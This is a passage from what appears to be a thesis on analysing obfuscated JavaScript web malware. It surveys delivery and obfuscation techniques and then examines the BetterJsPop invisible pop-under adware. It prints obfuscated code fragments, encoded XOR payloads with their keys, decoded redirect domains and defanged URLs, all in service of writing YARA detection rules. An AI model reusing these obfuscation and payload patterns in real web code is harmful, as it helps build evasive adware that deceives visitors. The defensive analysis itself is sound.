This technique uses a propagation method called drive-by-download. This method can be simply described as a situation where malware is downloaded after some user interaction. The process can start by just visiting a malicious page or simply interacting with it [24]. In most cases, users themselves bypass detection mechanisms because they explicitly approve permission prompts despite warnings.

Traffic Distribution Systems (TDS)

Traffic Distribution Systems are infrastructures used by attackers to dynamically redirect users to malicious destinations. Rather than a direct exploitation technique, TDS acts as an intermediary layer between the initial compromise and final payload delivery. Destinations may vary based on the user's geolocation, browser fingerprinting, and other attributes collected from the visitor. This selective targeting makes adversary detection much harder, as the content on the redirected site varies. Usage of TDS is commonly seen in malvertising and phishing campaigns [25].

2.2 Propagation Methods

Web-based malware commonly exploits technologies to deliver malicious payloads. These techniques are dangerous because they can leverage even trusted environments like browsers and legitimate websites, making detection challenging. Apart from already mentioned drive-by-download, the most prevalent propagation methods include the following.

Cross-Site Scripting (XSS)

XSS attacks inject malicious JavaScript into trusted but vulnerable webpages. When users load the page, the script executes in their browser, enabling actions such as credential theft, session hijacking, or malware delivery [11]. A well-known example is the Samy worm, which exploited a stored XSS vulnerability on MySpace to self-replicate across user profiles.

HTML Smuggling

This technique embeds malicious payloads within HTML or JavaScript code, allowing attackers to bypass security controls such as email gateways or network filters. The payload is reconstructed on the client side using browser APIs like `Blob` and

`URL.createObjectURL`, making it difficult to detect during transit. HTML smuggling has been observed in campaigns involving banking malware [26].

Cross-Site Request Forgery (CSRF)

CSRF exploits the browser's automatic inclusion of authentication credentials in requests (e.g., cookies). Attackers trick users into visiting a malicious page that silently sends authenticated requests to a target site. For example, embedding an image tag pointing to a banking site's transfer endpoint can initiate a transaction without user consent [27]. This exploit was also used on sites like Netflix or YouTube.

These infection methods are frequently used in combination with other vectors to enhance delivery and impact [6]. For instance, malvertising is often used to deliver XSS payloads, email phishing campaigns commonly employ HTML smuggling to bypass filters, and social engineering techniques can be used to trigger CSRF attacks.

2.3 Obfuscation Methods

Obfuscation is a series of code transformations that turn human-readable code into something difficult to understand or read. Nevertheless, it still maintains its original functionality. Code authors may choose to obfuscate their code for various reasons. These include prevention of modifying, debugging, or reproducing the code. Improving security by hiding the underlying logic through JavaScript-driven challenges, and browser fingerprinting techniques such as those used by ReCAPTCHA [28]. However, in the context of this work, the most relevant motivation is the use of obfuscation to conceal the malicious intent of the code [29].

In the context of JavaScript malware, obfuscation is used primarily to evade detection and complicate reverse engineering efforts. Attackers rely on these techniques to bypass static analysis tools and security filters [6, 29].

Common Types of Obfuscation

- String Encoding and Encryption – Converts readable strings into encoded formats such as Base64, hexadecimal, or using XOR-based encryption.
- Variable and Function Renaming – Replacing meaningful identifiers with random or meaningless names to obscure logic.
- Control Flow Manipulation – Flattening or restructuring code execution paths to confuse analysis tools.
- Dead Code Insertion – Adds irrelevant or unused code blocks for misleading.
- Dynamic Code Execution – Using functions like `eval()` or `Function()` for execution of hidden obfuscated payloads at runtime.

- Splitting and Concatenation – Breaking strings and logic into smaller parts and recombining them during execution.

Section 1.4 (Malware Detection) outlined the most common obfuscation-related indicators used during IoC analysis for YARA rule development.

2.4 Deobfuscation Tools and Procedures

Deobfuscation is the process of reversing code obfuscation to restore readability and enable analysis [6]. In the context of JavaScript malware, deobfuscation is essential for understanding malicious logic, extracting Indicators of Compromise (IoCs), and ultimately creating detection rules. Analysts use a combination of static and dynamic techniques supported by specialized tools to achieve this goal.

When choosing deobfuscation tools, it is essential to ensure that the tool does not process or transmit the input data to third parties. This precaution helps maintain confidentiality and prevents sensitive code or payloads from being exposed during analysis. It is necessary to look for tools that operate locally or clearly state their privacy policies, especially when handling malicious or proprietary scripts.

The first step in the deobfuscation process is to improve code readability. Since injected scripts are often compressed into a single line within the page source, they must first be processed. Code beautification and formatting are performed using tools such as de4js [30] or JSBeautify [31]. This step restructures the code into a more human-readable format by adding proper indentation and line breaks.




Figure 2.1: de4js – code formatting tool

The de4js JavaScript formatting tool is presented in Figure 2.1. This tool does not just beautify the code, but also automatically decodes strings encoded in URL format, hexadecimal representation, or even well-known algorithms like JSFuck. Following successful static and dynamic code analysis, multiple indicators of compromise and payloads are typically identified, often protected by multi-layer obfuscation. Decoding or decrypting these elements can be achieved using CyberChef [32]. This tool provides a wide range of operations for data transformation, decoding, and decryption. Its intuitive drag-and-drop interface, shown in Figure 2.2, enables analysts to assemble complex workflows for decoding multi-layered obfuscated payloads in one place.




Figure 2.2: CyberChef – deobfuscation tool

This process often repeats, as decoding or decrypting payloads can possibly uncover additional IoCs such as new URLs, domains, malicious function logic, or even more payloads. Visiting these sites may carry significant risk, so all dynamic analysis should be performed in a secure virtual environment [6]. For this purpose, browser-integrated DevTools are essential. Every browser has its own specific DevTools, which allow analysts to inspect network traffic. They can also debug scripts as shown in Figure 2.3 and watch DOM changes in real time by simply pressing F12 on any website. As malware often adapts its behavior based on the browser, multiple instances may be required [6]. DevTools also provide features such as JavaScript debugging, breakpoints, and live code editing.




Figure 2.3: Chrome DevTools showcase

For more precise inspection of the network traffic, it is also useful to employ Fiddler [15], a web debugging proxy that captures and analyzes HTTP/HTTPS requests and responses. However, because Fiddler records all network traffic, the output can be overwhelming. To address this, Fiddler allows creation of custom filters, as demonstrated in Figure 2.4, to ignore specific communications, enabling a clearer view of unusual or suspicious traffic patterns.




Figure 2.4: Fiddler – Network monitoring with filters

Advantages of using LLMs

Large Language Models (LLMs) have introduced significant advantages in the field of malware analysis and code deobfuscation. Unlike traditional tools that rely on predefined decoding algorithms, LLMs can interpret complex patterns, explain logic, and in some cases even reconstruct obfuscated scripts. Their ability to understand context and semantics makes them particularly effective for analyzing dynamically generated obfuscation [33].

One example of an LLM-powered solution is JehnaJS [34], an AI-based tool designed to assist analysts. It can automatically explain code functionality and identify suspicious patterns. JehnaJS uses natural language processing to convert complex code structures into clear, human-readable descriptions, reducing the time required for manual deobfuscation. This capability accelerates the analysis, as it can read whole code faster and highlight potentially malicious behaviors embedded in obfuscated scripts.

In addition to JehnaJS, LLMs such as Microsoft Copilot or Claude Code [35, 36] can be easily integrated into analysis workflows. Claude Code further provides a command-line interface (CLI) integration, shown in Figure 2.5, which allows direct access to local files and directories. This enables direct inspection and navigation of source code within the local filesystem, without the need to manually copy code snippets or upload files into a chat-based interface.




Figure 2.5: Claude Code CLI integration

This provides on-demand explanations, suggests decoding strategies, or generates scripts for automated analysis. These features make LLMs a powerful complement to traditional deobfuscation tools, bridging the gap between static decoding and intelligent interpretation. This approach can reduce analysis time, as it did in our case. However, it is important to note that LLMs may produce inaccurate outputs. Therefore, all generated results must be carefully verified before making decisions or drawing conclusions [33].

3 Examination of Selected Malware Families

This chapter presents the analysis of the selected malware families and techniques identified during the practical part of the thesis. Each subchapter consists of three sections. The first section, Description, covers the deobfuscation and analysis of selected malware family or technique. The next section, Spreading Method, discusses the propagation capabilities and delivery mechanisms. Each subchapter concludes with the Impact of the Rule Coverage. This section presents YARA rules derived from the identified IoCs, accompanied by an evaluation of their effectiveness and contribution to classification.

Subchapter 5 is structured differently as it covers multiple smaller phishing kits rather than a single family. For this reason, Description and Spreading Method are merged into one section for each kit, while the Impact of the rule coverage section summarizes the collective impact of the entire set.

3.1 BetterJsPop

The first malware family is a JavaScript-based adware, named BetterJsPop based on references found in source code during static analysis. In comparison to a regular page, pop-up windows are used for harmless advertising or notifications. The problem is that this pop-up window is completely invisible. In practice, a user visits a page where they simply scroll and, for example, view the accommodation listing. The script starts to monitor the visitor's behavior, such as cursor movements or mouse clicks. This is done to correctly determine whether the visitor is actually a human and avoid unnecessary activation, thereby revealing itself. This ability makes it highly evasive against common detection tools that attempt to analyze malware behavior based on its execution. If the malware determines that the user is actually a human, it launches an invisible pop-up window or tab in the background of the page, so that after interaction, the user is redirected to a different page.

Description

A common characteristic of this malware family is extensive obfuscation combining almost all of the previously described techniques. These include string encoding and encryption, variable and function renaming, control flow manipulation, string splitting and concatenation, and dynamic code execution. As previously noted, the malware also contains anti-debugging mechanisms to hinder reverse engineering. Another important aspect is the ability to adapt to the user's browser and operating

system in order to increase the likelihood that the pop-up will actually work. For clarity, the following parts illustrate each mentioned form.

```
case 3:
    R3U[4] = "J";
    R3U[56] = "F";
    R3U[42] = "S";
    break;
case 87:
    y0(A0, "charCodeAt", R3U[83], R3U[94]);
    y0(A0, "split", R3U[83], R3U[22]);
    y0(z0, "splice", R3U[83], R3U[14]);
    F3U = 82;
    break;
case 24:
    i5x = H5x[12] + H5x[13] + H5x[5] + H5x[1] + H5x[2] +
    H5x[8] + H5x[11] + H5x[10] + (H5x[3] + H5x[7] + H5x[15] +
    H5x[6] + H5x[9] + H5x[16] + H5x[4] + H5x[0] + H5x[14]);
```

Listing 3.1: String Splitting and Concatenation

Method visualized in Listing 3.1 hides critical functions and strings by breaking them into smaller parts and recombining them at runtime.

```
S3TT.V5x = function () {
    return typeof S3TT.K5x.s5x === 'function' ? S3TT.K5x.s5x.apply
    (S3TT.K5x, arguments) : S3TT.K5x.s5x;
};
S3TT.R5x = function () {
    return typeof S3TT.K5x.s5x === 'function' ? S3TT.K5x.s5x.apply
    (S3TT.K5x, arguments) : S3TT.K5x.s5x;
};
```

Listing 3.2: Function execution and indirection

Listing 3.2 shows that instead of calling sensitive functions directly, the script uses layers of indirection to dynamically assemble scattered code parts.

```
ai = /Version\/([\d\.]+)\s+(mobile\/[^\s]+\s+)?Safari/i;
Sr = /windows/;
to = /android/;
la = /linux/;
cu = /(?:Firefox|Chrome)\/([\d\.]+)(?:$|\s|\/|\))+/i;
ir = /Edge\/([\d\.]+)(?:$|\s|\/|\))+/i;
be = /^Opera\/.*?Presto\/.*?Version\/([\d\.]+)/i;
```

Listing 3.3: Browser and system adaptation

The code displayed in Listing 3.3 demonstrates a high level of adaptability to different browsers and operating systems. These represent some of the most relevant variables.

```
case 46:
    i9[56].u = function () {
        var T1 = function () {
            return decodeURIComponent('%25');
        };
        var w1 = !/\x32\u0035/.r3bb(T1 + []);
        return w1;
    };
case 8:
    s7 += e0dd.t0dd(M7.i0dd(q7) ^ t7.i0dd(Z7)); //XOR function
    z9U = 7;
    break;
```

Listing 3.4: Decoding and decryption

As shown in Listing 3.4, Case 46 illustrates the URI decoding component, while Case 8 illustrates the function responsible for the XOR decryption process.

Based on the captured samples, this malware occurs in many obfuscated forms. The size of these variants ranges from 100 000 to approximately 200 000 characters. However, the main difference lies in the most critical component, the payload. The payload of this malware can be divided into four different cases. The following listing provides short snippets from each case.

- **First case part:**

  ```
  "%16%20/DD**;#%5Bl%7C8=5@K:#%20&GY0614QT%13879HO:'%20%0C%5BY&)++
  AT*#*&FB0)09CF!),9%14%1B0"
  ```

- **Second case part:**

  ```
  "%11!**j888g%107$6&3p%14/h%0Fg)%20&4%3C1%20;w3-.p%25''=(ppw4'6,4
  %3Ch%209!1$2,g%13%7D%14~%14+e.%14$b%04%14%09;"
  ```

- **Third case part:**

  ```
  "%04%0Bsvec%05%17ud9%22VX(0:%3EA%05j4:.TUx%0B6?%5CI0x88FMd:0mYV
  %25%3C0)%15%5B!%3E:?P%19(16(%5BJ!x3$Y%5Cx+05MA,"
  ```

- **Fourth case part:**

  ```
  "%1A%17JQA32%3E~%09I2#2OW%09)4)A%5DF45uMWPf)2WTM1$uMWPf%03%3EWFA
  /%0B(s%5DTfpi%14%1C%14squ%12%09a%2512QWWgz/V@F2#2W"
  ```

These payloads appear either as combinations of the first or second case with the third or fourth case, or as the second case alone. This pattern is observed across all variants. Longer variants most often include the mentioned combinations and the shorter ones consist of a single payload. To transform these payloads into a readable format, which in this case requires decoding and decrypting, the following procedure was applied.

At first glance, it is evident that URL encoding was used due to the repeated occurrence of the "%" character. Yet, this alone is not enough to obtain a readable version. Although multiple attempts were made to dynamically execute the code, deobfuscation was ultimately achieved through an extensive and iterative static analysis process. In each case, despite the amount of obfuscation, there is an easily distinguishable function `e0dd.t0dd(M7.i0dd(q7) ^ t7.i0dd(Z7)` that implements the XOR process, shown in the previous listing. Once this function was identified, its interactions with other functions were traced and the variables passed to it were examined. Based on this analysis, the input key was determined, as it appeared in plaintext as a fixed-length string.




Figure 3.1: Deobfuscation recipe

After successfully decoding and decrypting the payloads with their corresponding keys as shown in Figure 3.1, the following results were obtained.

- **First case part with key (`F^G%*N`):**

  ```
  "create~post~load~move~onmousemove~absolute~merge~decode~referrer
  ~Chrome~desktop~window~Config~visibility~console~Target~Storage~
  iframe~navigator~content~reset~scrollbars~transparent~body~exec~
  Url~cookie~document~append"
  ```

- **Second case part with key (`WHXOUH`):**

  ```
  "Fire?function?popup?%?concat?mobile?attach?transparent?Overlay?
  post?mousedown?Permission?Storage?url?Node?"
  ```

- **Third case part with key(`59DXUM`):**

  ```
  "<BetterJsPop<@network<[License]<Script mustbeloaded before
  license file<Domains:<Expires:<sexxxhd.com"
  ```

- **Fourth case part with key(`A[#2$]`):**

  ```
  "mobile-turbobit.net;BetterJsPop;hitfile.net;turbobit.net;
  Domains:;turbobit.ru;turboget.net;turbobit.cc;turbobit.pw"
  ```

The results show that these code snippets contain hidden suspicious operations and domains that are subject to redirection. After identifying user incidents associated with these domains, we utilized data from Gen databases to trace redirects and extract URL paths. More than 100 paths were identified, all of which led to the Turbobit file hosting site illustrated in Figure 3.2 and Figure 3.3.

Examples of extracted URLs:

```
"hxxps://turbobit.net/zhcdb79cprun/To_no_Kanri_o_Shite_Miyo.rar.html"
"hxxps://turbobit.net/download/free/t5js3xpu7xip"
"hxxps://turbobit.net/gw0jjsiqjcwt.html?site_version=1&from_mirror=1"
```




Figure 3.2: First turbobit page variant




Figure 3.3: Second turbobit page variant

The second download page in Figure 3.3 shows "file not found", but that is not true. When the button is clicked, it downloads one of several types of software such as Opera, 7Zip, free VPNs, browser extensions or redirects to sites for shopping, investing, gambling, etc. The same behavior applies to buttons on the second page. Interestingly, all obtained software appears to be clean. This observation was also confirmed through the dynamic checks using Gen internal antivirus tools. This indicates that the site profits from redirected user visits and subsequent downloads. Additional evidence is provided by the fact that once the waiting time expires, the page simply refreshes. Since users will never be able to download the desired file, the site likely relies on user frustration to click the provided buttons.

Spreading Method

Based on the reviewed samples, we observed that this script is spread by attackers who manage to inject it into a poorly secured page or create fake imitations of legitimate sites. Most of the sites on which this script was found contained pornographic content. Yet, some captured samples originated from non-pornographic sites, including holiday booking and file-sharing websites. Since some of the captured samples also contained the entire HTML code, it was possible to obtain several page names on which the script was found. The holiday booking site `sandals.com` and pornographic sites such as `sexxxhd.com, wmcrrd.com, or crazywebcams.com`.

Although this malware was not completely created by the attackers themselves, the code structure originates from a six-year-old GitHub repository of the same name, BetterJsPop. The creation date corresponds to the time of the malware's first appearance. After reviewing this publicly available repository, it was discovered that it also contains an obfuscated variant, which is identical to the most widespread variant in the collected samples. The only modification introduced by the attackers was the payload section, specifically the XOR key and redirect domains. The following listing presents a fragment of the original deobfuscated payload.

Original BetterJsPop fragment

```
"BetterJsPop}popunderjs.com}Script must be loaded before
license}ptcong.com}[License]}Domains:}"
```

The code itself is free to use, but its MIT license stipulates that any copy of that code must include that license and copyright notice, which the attackers did not comply with. The code also contains comments intended to simplify modification for specific use cases. This case demonstrates how harmless code designed for legitimate use can be misused for nefarious purposes.

Impact of the rule coverage

Creating YARA rules in this case was challenging due to the size and obfuscation of the overall code. Although the code contains many atypical elements, certain obfuscation patterns remain consistent.

In most cases, the malware is explicitly named at the beginning. Subsequently, all variants declare their main functions as global, allowing interaction across the entire codebase, which is atypical. Similarly, output logging is highly specific and consistently present. In addition, several obfuscation components remain unchanged across all samples. To ensure that the captured samples represent the full set of observed variants, the rules were divided into generic and previously observed categories. The generic category includes all rules described above, while the already known category contains rules targeting samples with previously revealed keys and payloads. This division ensures that if a new variant of this malware appears, the difference in the capture of these two rules will reveal previously unanalyzed samples.

detections	36% detected (355 unique detections), 64% undetected; Top detection: Other:Malware-gen [Trj]|OB2-3864F33163E8AC94DA31799CA86AE600			
SHA-256 hash	**Size**	**Prevalence**	**AV**	**Avast**
000115b05ba4ca6…	102 KB	0	15/61	-
0002c2a31763d24…	102 KB	0	14/63	-
